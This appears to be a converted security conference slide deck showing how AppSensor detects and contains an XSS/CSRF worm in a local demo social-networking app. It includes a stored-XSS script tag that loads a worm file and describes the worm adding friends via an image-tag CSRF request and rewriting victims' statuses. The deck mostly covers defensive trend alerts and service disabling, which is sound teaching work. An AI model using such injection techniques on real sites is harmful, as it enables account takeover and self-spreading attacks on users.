<script src="https://localhost:8443/AppSensorDemo/badsite/worm.js">
  I am a worm
  
</script>
</td>
</tr>
<tr>
```


XSS to propagate

CSRF to add friend



# First Victim - "Molly"

The screenshot shows a web browser window titled "AppSensor - Demo Application - Mozilla Firefox". The address bar displays "https://localhost:8443/AppSensorDemo/addFriend.jsp". The page content includes a header with a dragonfly image, the title "AppSensor Demo Application", and a navigation menu with links for "Login", "Home", "UpdateProfile", "Friends", "Search", and "Logout". Below the menu is a section titled "Add a Friend" with a table of potential friends. A yellow callout box labeled "Worm Fires" points to the status "I am a worm" of the user "charlie".

Potential Friend	Status
User: <a href="#">charlie</a>	I am a worm 
User: <a href="#">Liz Adams 9824</a>	Running
User: <a href="#">Tom Owen 7985</a>	Running
User: <a href="#">Tom Jones 847</a>	Evading police
User: <a href="#">Peter Jones 7772</a>	Going Fishing
User: <a href="#">Peter Jones 259</a>	Evading police
User: <a href="#">Paul Orwell 8146</a>	Running
User: <a href="#">Mary Thomas 7634</a>	Sleeping
User: <a href="#">George Adams 1827</a>	Sleeping
User: <a href="#">Fred Smith 3527</a>	Evading police
User: <a href="#">Peter Parker 642</a>	Swimming
User: <a href="#">Mary Lee 6466</a>	Going Fishing
User: <a href="#">bob</a>	Gone Fishing
User: <a href="#">Mary Thomas 9777</a>	Sleeping
User: <a href="#">Jules Lee 3939</a>	Running
User: <a href="#">Angie Owen 6610</a>	At work

# Inspect the HTTP Traffic

28	GET	https://localhost:8443	/AppSensorDemo/updateProfile.jsp	
27	POST	https://localhost:8443	/AppSensorDemo/UpdateProfile	
26	GET	https://localhost:8443	/AppSensorDemo/addFriend.jsp	?profileID=555
25	GET	https://localhost:8443	/AppSensorDemo/style/style.css	
24	GET	https://localhost:8443	/AppSensorDemo/addFriend.jsp	
23	GET	https://localhost:8443	/AppSensorDemo/addFriend.jsp	

## ■ Message 24

- ▶ Molly opens addFriends page

## ■ Message 26

- ▶ Worm <img> tag adds Charlie as friend

## ■ Message 27

- ▶ Worm updates Molly's status with malicious code

## ■ Message 28


- ▶ Redirection from successful profile update

# Molly Infected





# Friends Accumulate for Charlie!



# Defend with AppSensor

## ■ AppSensor Policy

- ▶ Notify Admin if events > 5
- ▶ Disable Service if events > 10

## ■ AppSensor notices anomaly – alerts admin

**Trend Alert:** Trend greater than 5 - utilization=7

/AppSensorDemo/UpdateProfile

ResponseAction: **Sending Email Alert** to:admin@site.com re: Service  
/AppSensorDemo/UpdateProfile

**Trend Alert:** Trend greater than 5 - utilization=6

/AppSensorDemo/addFriend.jsp

ResponseAction: **Sending Email Alert** to:admin@site.com re: Service  
/AppSensorDemo/addFriend.jsp

# Defend with AppSensor

## ■ Anomaly continues – disable service

**Trend Alert:** Trend greater than 10 - utilization=11  
/AppSensorDemo/addFriend.jsp  
ResponseAction: **Disabling Service**

**Trend Alert:** Trend greater than 10 - utilization=11  
/AppSensorDemo/UpdateProfile  
ResponseAction: **Disabling Service**

# AppSensor Defends App

## AppSensor Demo Application

Logged in

[Login](#) | [Home](#) | [UpdateProfile](#) | [Friends](#) | [Search](#) | [Logout](#) |

---

## Disabled by AppSensor

The page you've requested has been temporarily disabled by AppSensor.

Service will return in **39** seconds|

Current Time: 20090427202847

ReActivate Time: 20090427202886

---

### **App Server Logs**


AppSensorServiceController: :/AppSensorDemo/**addFriend.jsp active:false**

AppSensorServiceController: Skipping Check for /AppSensorDemo/appsensor\_locked.jsp


AppSensorServiceController: **Disable Service:**/AppSensorDemo/**updateProfile.jsp** for 40 s

AppSensorServiceController: service disabled, checking time

# Users are Protected from Worm



Worm Still Fires



----Validating Login of **sue**---

AppSensorServiceController: :/AppSensorDemo/friends.jsp active:true

AppSensorServiceController: :/AppSensorDemo/**addFriend.jsp active:false**

Not Active, redirecting to locked page

AppSensorServiceController: :/AppSensorDemo/**UpdateProfile active:false**

Not Active, redirecting to locked page

# Worm Contained, Site Stays Up

## AppSensor Demo Application

Logged in

[Login](#) | [Home](#) | [UpdateProfile](#) | [Friends](#) | [Search](#) | [Logout](#) |

### Search Page

Search:

## AppSensor Demo Application

Logged in

[Login](#) | [Home](#) | [UpdateProfile](#) | [Friends](#) | [Search](#) | [Logout](#) |

### Friends

[Add a Friend](#)

Friend	Status
Friend: <a href="#">charlie</a>	I am a worm 
Friend: <a href="#">Tom Adams 5047</a>	Going Fishing
Friend: <a href="#">Britney Adams 8031</a>	Running
Friend: <a href="#">Peter Chen 8729</a>	At work




---

# Trend Monitoring Benefits

- Auto detection of attacks
- Automatic worm containment
- Maintain overall site availability
- Insight to scripted traffic / attack probing

# Future Plans for AppSensor

- Release Attack Detection App
- Updated AppSensor Book
- Merge into ESAPI





---

# Questions?

[michael.coates@aspectsecurity.com](mailto:michael.coates@aspectsecurity.com)

<http://michael-coates.blogspot.com>